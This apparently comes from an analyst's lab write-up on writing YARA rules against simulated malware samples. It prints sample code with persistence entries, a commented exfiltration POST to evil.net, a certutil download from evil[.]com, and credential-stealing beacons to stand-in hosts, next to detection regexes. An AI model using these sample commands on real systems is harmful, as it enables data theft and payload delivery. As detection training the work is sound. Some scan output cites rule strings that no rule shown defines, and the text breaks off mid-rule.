


DFIR Regex + YARA Hunt

YARA-Scan: Detection Rule Development

- **Day:** `14th August, 2025`
- **Analyst:** `Jynx`
- **Dataset path:** `~/Desktop/yara/august14/regex_yara_drill_day43`
- **Primary Objective:** To demonstrate proficiency in creating effective YARA signatures through systematic regex implementation and testing methodologies.
- **Success Criteria:**

Environment

Item	Value
Host / OS	`6.12.25-1kali1 ×86_64`
YARA version	`4.5.2`
Shell	`/bin/bash`

▼ 17 Files [.zip] —unzipped:

```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43]
└─$ ls -l
total 68
-rw-r--r-- 1 jynx jynx  300 Aug 14 13:45 autoruns_persistence.reg
-rw-r--r-- 1 jynx jynx  341 Aug 14 13:45 cron_backdoor.sh
-rw-r--r-- 1 jynx jynx  170 Aug 14 13:45 frontend_app.js
-rw-r--r-- 1 jynx jynx  251 Aug 14 13:45 harmless_powershell.ps1
-rw-r--r-- 1 jynx jynx  469 Aug 14 13:45 installer_wmi_task.vbs
-rw-r--r-- 1 jynx jynx  173 Aug 14 13:45 it_policy.doc.txt
-rw-r--r-- 1 jynx jynx  216 Aug 14 13:45 macro_dropper.docm.txt
-rw-r--r-- 1 jynx jynx  325 Aug 14 13:45 mal_data_exfil.py
-rw-r--r-- 1 jynx jynx 1686 Aug 14 13:45 MANIFEST.json
-rw-r--r-- 1 jynx jynx  183 Aug 14 13:45 network_notes.txt
-rw-r--r-- 1 jynx jynx  294 Aug 14 13:45 node_loader.js
-rw-r--r-- 1 jynx jynx  767 Aug 14 13:45 payload_stealer.py
-rw-r--r-- 1 jynx jynx  427 Aug 14 13:45 ps_invoke_obf.ps1
-rw-r--r-- 1 jynx jynx  180 Aug 14 13:45 readme_project.txt
-rw-r--r-- 1 jynx jynx  175 Aug 14 13:45 sample_data.json
-rw-r--r-- 1 jynx jynx  183 Aug 14 13:45 sys_admin_script.sh
-rw-r--r-- 1 jynx jynx  209 Aug 14 13:45 training_guide.md
```

Findings and Suspicious evidences:


▼ File 1


File Name	Size	Finding
autoruns_persistence.reg	300 Bytes	Suspicious

```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43/findings]
└─$ cat autoruns_persistence.reg

Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
"OneDrive Update"="rundll32.exe \\?\C:\\Users\\Public\\msdfa.dll,Start"

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\FakeDrv]
"ImagePath"="C:\\Windows\\System\32\\drivers\\fakedrv.sys"
```

- OneDrive Update **Run Key** → Legitimate-looking name masking malicious DLL execution at user logon. DLL located in a public folder, which is unusual for system libraries.
- FakeDrv **Kernel Driver** → Non-standard driver path and suspicious name; drivers run in kernel mode, making them powerful tools for attackers.


Regex:





▼ File 2

File Name	Size	Finding
cron_backdoor.sh	341 Bytes	Suspicious



- `@reboot` → This cron syntax runs the command every time the system starts.
- **Hidden Path** → `/opt/.cache/.update.py` looks like a cache file, but it's actually an executable Python script — common attacker obfuscation to blend in with benign system cache files.
- Hexadecimal notation for an IP address → evades naive string searches for `192.168.*`.
- This is a **local network IP**, could indicate lateral movement testing or staging.
- Often used to check connectivity to the C2 or as a *signal* that the implant is active.

- Output is suppressed to avoid tipping off a system admin watching logs.

Regex:

```
rule Cron_Reboot_Persistence
{
        meta:
                author = "Jynx"
                description = "Detect cron @reboot persistence entries."
        strings:
                $cron_entry = /@reboot/  nocase
                $hidden_py  = /@reboot\s+\/\w+\/\w+\/\w+\s+\/\w+\/\.\w+\/\.\w+\.py/ nocase
        condition:
                all of them
}

rule Obfuscated_Domain_and_Hex_IP
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated domains with [.] and hexadecimal-formatted IPv4 addresses"
    strings:
        $obf_domain1 = /\w+\[\.\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain2 = /\w+(dot)\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain3 = /\w+\[dot\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $hex_ip      = /0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}/ nocase
    condition:
        any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15/regex_yara_drill_day43/findings]
└─$ yara -s iocRules.yara cron_backdoor.sh
Cron_Reboot_Persistence cron_backdoor.sh
0x3f:$cron_entry: @reboot
0x3f:$hidden_py: @reboot /usr/bin/python3 /opt/.cache/.update.py
Obfuscated_Domain_and_Hex_IP cron_backdoor.sh
0x78:$hex_ip: 0xc0.0xa8.0x01.0x0a
```

▼ File 3

File Name	Size	Finding
installer_wmi_task.vbs	469 Bytes	Suspicious

```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43]
└─$ cat installer_wmi_task.vbs

' Simulated persistence via WMI (training only)
Set objWMIService = GetObject("winmgmts:\\.\root\subscription")
' suspicious filter name
fName = "Microsoft Update {A1-B2}"
' commented suspicious commands to avoid execution
' schtasks /create /sc onlogon /tn "AdobeUpdater" /tr "powershell -e JAB..."
' reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d "rundll32.exe malware.dll,Export"
domain = "bad[.]updates"
ip = "10[.]0[.]0[.]66"
```

• WMI event subscriptions are a **known persistence mechanism** — attackers can trigger scripts on specific system events without dropping files in normal startup locations.

- The `bad[.]updates` domain and unusual private IP could still be **C2 infrastructure** placeholders.
- `[.]` is a common trick to break automatic URL linking in docs — used in malware reports and sometimes in the malware itself.

Even with commands commented out, this script **documents persistence techniques and C2 IOCs:**

- It might be **activated later** by removing the comment marker.
- It could be **part of attacker tooling** or a template.
- It contains **direct IOCs** (domain & IP).

Regex:

```
rule Obfuscated_Domain_and_Hex_IP
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated domains with [.] and hexadecimal-formatted IPv4 addresses"
    strings:
        $obf_domain1 = /\w+\[\.\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain2 = /\w+(dot)\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain3 = /\w+\[dot\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $hex_ip      = /0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}/ nocase
        $obf_domain  = /[a-zA-Z]+\[\.\][a-zA-Z]+/ nocase
        $obf_ip      = /[0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}/ nocase
    condition:
        any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15/regex_yara_drill_day43/findings]
└─$ yara -s iocRules.yara installer_wmi_task.vbs
Obfuscated_Domain_and_Hex_IP installer_wmi_task.vbs
0x1af:$obf_domain: bad[.]updates
0x1b0:$obf_domain: ad[.]updates
0x1b1:$obf_domain: d[.]updates
0x1c4:$obf_ip: 10[.]0[.]0[.]66
0x1c5:$obf_ip: 0[.]0[.]0[.]66
```

▼ File 4

File Name	Size	Finding
`macro_dropper.docm.txt`	216 Bytes	**Suspicious**

```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43]
└─$ cat macro_dropper.docm.txt

This is a textual representation of a macro-enabled doc.
Indicators:
- URL: hxxp://evil[.]com/template.dotm
- PowerShell (commented): powershell -EncodedCommand SQBFAFgA
- Drops: C:\Users\Public\Documents\msdfa.dll
```

- Remote template injection → Word will attempt to fetch this `.dotm` file from a C2 server.
- Obfuscation with `hxxp` and `[.]` is a common technique to avoid automatic URL linking and bypass simple scanners.
- DLL dropped in a public directory — accessible to all users and sometimes loaded automatically by legitimate processes.
- Path choice suggests staging for later execution.

Regex:

```
rule Obfuscated_URL
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated URLs [hxxp] and likes."
    strings:
        $obf_url = /hxxps?:\/\/[a-zA-Z]+\[\.\][a-zA-Z]+\/[a-zA-Z]+\.[a-zA-Z]+/ nocase
        $path = /C:\\[a-zA-Z]+\\[a-zA-Z]+\\[a-zA-Z]+\\[a-zA-Z]+\.dll/ nocase
    condition:
        any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15/regex_yara_drill_day43/findings]
└─$ yara -s iocRules.yara macro_dropper.docm.txt
Obfuscated_Domain_and_Hex_IP macro_dropper.docm.txt
0x54:$obf_domain: evil[.]com
0x55:$obf_domain: vil[.]com
0x56:$obf_domain: il[.]com
0x57:$obf_domain: l[.]com
Obfuscated_URL macro_dropper.docm.txt
0x4d:$obf_url: hxxp://evil[.]com/template.dotm
0xb4:$path: C:\Users\Public\Documents\msdfa.dll
```

▼ File 5

File Name	Size	Finding
mal_data_exfil.py	325 Bytes	Suspicious

```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43]
└─$ cat mal_data_exfil.py

# Simulated data exfil (training only)
import base64, requests

DOMAIN = "EVIL[.]NET"
ip = "192 [.] 168 [.] 50 [.] 25"
payload = base64.b64encode(b"harvested_tokens").decode()
# pretend POST to C2 (commented)
# requests.post("http://evil.net/upload", data={"p": payload})

print("exf", "i" + "ltr" + "ate")  # split keyword
```

- `base64` → commonly used to **encode stolen data** before sending to C2.
- `requests` → used for outbound HTTP exfiltration.
- **Domain + IP** → attacker infrastructure (obfuscated with `[.]` to avoid auto-linking).
- Private IP might indicate a **staging server** inside the compromised network.
- `harvested_tokens` is clearly sensitive data — encoding is typical to bypass inspection.
- Splitting `"exfiltrate"` into multiple string fragments is a **keyword evasion tactic** to bypass naïve string detection.

Regex:

```
rule obfuscated_host_beacon_socket
{
        meta:
                AUTHOR = "Jynx"
                DESCRIPTION = "Exfiltrate obfuscated host, beacon and socket from C2 Communication."
        strings:
                $host = /[a-zA-Z]+\[dot\][a-zA-Z]+/ nocase
                $beacon = /"c2:\/\/"\s*\+\s*\w+\.replace\s*\(\s*"\[dot\]"\s*,\s*"\."\s*\)\s*\+\s*":\d+"/ nocase
        condition:
                any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15/regex_yara_drill_day43/findings]
└─$ yara -s iocRules.yara mal_data_exfil.py
Obfuscated_Domain_and_Hex_IP mal_data_exfil.py
0x4b:$obf_domain: EVIL[.]NET
0x4c:$obf_domain: VIL[.]NET
0x4d:$obf_domain: IL[.]NET
0x4e:$obf_domain: L[.]NET
0x5d:$obf_ip2: 192 [.] 168 [.] 50 [.] 25
Obfuscated_URL mal_data_exfil.py
0xe3:$obf_url2: http://evil.net/upload
0x112:$print_text: print("exf", "i" + "ltr" + "ate")
```

▼ File 6

File Name	Size	Finding
`node_loader.js`	294 Bytes	**Suspicious**

```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43]
└─$ cat node_loader.js

// Simulated NodeJS loader (training only)
const net = require('net');
const host = "attacker[dot]org";
const beacon = "c2://" + host.replace("[dot]", ".") + ":8080";
// Fake socket usage
function steal() {
    return Buffer.from("stolen credentials");
}
console.log("connecting to", beacon);
```

- Connects to an external "attacker" domain
- Uses obfuscation with `[dot]` to hide the real domain
- Establishes a beacon pattern typical of malware
- The `steal()` function simulates credential theft
- Returns sensitive data as a Buffer (common in malware)
- Establishes outbound connections to suspicious domains
- Uses non-standard ports (8080) for communication
- Implements beacon-like behavior for persistent communication


Regex:

```
rule Obfuscated_Domain_and_Hex_IP
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated domains with [.] and hexadecimal-formatted IPv4 addresses"
    strings:
        $obf_domain1 = /\w+\[\.\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain2 = /\w+(dot)\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain3 = /\w+\[dot\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $hex_ip      = /0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}/ nocase
        $obf_domain  = /[a-zA-Z]+\[\.\][a-zA-Z]+/ nocase
        $obf_ip      = /[0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}/ nocase
        $obf_ip2     = /[0-9]{3}\s+\[\.\]\s+[0-9]{3}\s+\[\.\]\s+[0-9]{2}\s+\[\.\]\s+[0-9]{2}/ nocase
    condition:
        any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15/regex_yara_drill_day43/findings]
└─$ yara -s iocRules.yara node_loader.js
obfuscated_host_beacon_socket node_loader.js
0x56:$host: attacker[dot]org
0x57:$host: ttacker[dot]org
0x58:$host: tacker[dot]org
0x59:$host: acker[dot]org
0x5a:$host: cker[dot]org
0x5b:$host: ker[dot]org
0x5c:$host: er[dot]org
0x5d:$host: r[dot]org
0x78:$beacon: "c2://" + host.replace("[dot]", ".") + ":8080"
```

▼ File 7

File Name	Size	Finding
payload_stealer.py	767 Bytes	Suspicious



- `collect()` function simulates stealing login credentials
- Hardcoded example credentials (`user=lab;pass=lab123`)
- Encodes stolen data for transmission
- Socket connection to external "evil" domain
- Uses common malware port (4444)
- Attempts to send stolen credentials over network
- Creates a fake DLL file (`uxtheme.dll`)
- Writes PE header bytes (`MZ\x90\x00\x03\x00`) to mimic legitimate Windows executables
- This simulates malware dropping additional payloads
- Domain/IP obfuscation with brackets (`evil[.]com`, `192[.]168[.]1[.]10`)
- Beacon string construction to avoid static detection
- Intentionally broken network code to prevent actual execution

Regex:

```
rule Obfuscated_Domain_and_Hex_IP
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated domains with [.] and hexadecimal-formatted IPv4 addresses"
    strings:
        $obf_domain1 = /\w+\[\.\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain2 = /\w+(dot)\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain3 = /\w+\[dot\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $hex_ip      = /0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}/ nocase
        $obf_domain  = /[a-zA-Z]+\[\.\][a-zA-Z]+/ nocase
        $obf_ip      = /[0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}/ nocase
        $obf_ip2     = /[0-9]{3}\s+\[\.\]\s+[0-9]{3}\s+\[\.\]\s+[0-9]{2}\s+\[\.\]\s+[0-9]{2}/ nocase
    condition:
        any of them
}
```

```
┌──(jynx㉿kali)-[~/Desktop/yara/august15/regex_yara_drill_day43/findings]
└─$ yara -s iocRules.yara payload_stealer.py
Obfuscated_Domain_and_Hex_IP payload_stealer.py
0×f2:$obf_domain: evil[.]com
0×f3:$obf_domain: vil[.]com
0×f4:$obf_domain: il[.]com
0×f5:$obf_domain: l[.]com
0×108:$obf_ip: 192[.]168[.]1[.]10
0×109:$obf_ip: 92[.]168[.]1[.]10
0×10a:$obf_ip: 2[.]168[.]1[.]10
```

▼ File 8


File Name	Size	Finding
ps_invoke_obf.ps1	427 Bytes	Suspicious


```
┌──(jynx㉿kali)-[~/Desktop/yara/august14/regex_yara_drill_day43]
└─$ cat ps_invoke_obf.ps1

# Simulated obfuscated PS (training only)
$b64 = "V3JpdGUtT3V0cHV0ICJoZWFydGJlYXQi"
$cmd = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($b64))
# suspicious looking but benign encoded blob
# potential LOLBAS style download commented out:
# certutil -urlcache -split -f http://evil[.]com/payload.dll payload.dll
# rundll32.exe payload.dll,Start

$d = "update[dot]server[dot]local"
Write-Output $cmd
```

- Encodes commands in Base64 to evade static detection
- `$b64 = "V3JpdGUtT3V0cHV0ICJoZWFydGJlYXQi"` decodes to `Write-Output "heartbeat"`
- Common technique to hide malicious PowerShell commands
- Uses `[System.Convert]::FromBase64String()` to decode at runtime
- Executes decoded commands dynamically to avoid signature detection

- Pattern typical of fileless malware
- References `certutil` for malicious downloads (commented out)
- Uses `rundll32.exe` for DLL execution
- These are legitimate Windows tools often abused by attackers
- Obfuscated domain (`update[dot]server[dot]local`)

Regex:





```
rule Obfuscated_Domain_and_Hex_IP
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated domains with [.] and hexadecimal-formatted IPv4 addresses"
    strings:
        $obf_domain1 = /\w+\[\.\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain2 = /\w+(dot)\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $obf_domain3 = /\w+\[dot\]\w+\.(org|com|net|edu|gov|\w{1,4})/ nocase
        $hex_ip      = /0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}\.0x[0-9a-f]{1,2}/ nocase
        $obf_domain  = /[a-zA-Z]+\[\.\][a-zA-Z]+/ nocase
        $obf_ip      = /[0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}\[\.\][0-9]{1,3}/ nocase
        $obf_ip2     = /[0-9]{3}\s+\[\.\]\s+[0-9]{3}\s+\[\.\]\s+[0-9]{2}\s+\[\.\]\s+[0-9]{2}/ nocase
    condition:
        any of them
}

rule Obfuscated_URL
{
    meta:
        author = "Jynx"
        description = "Detect obfuscated URLs [hxxp] and likes."
    strings:
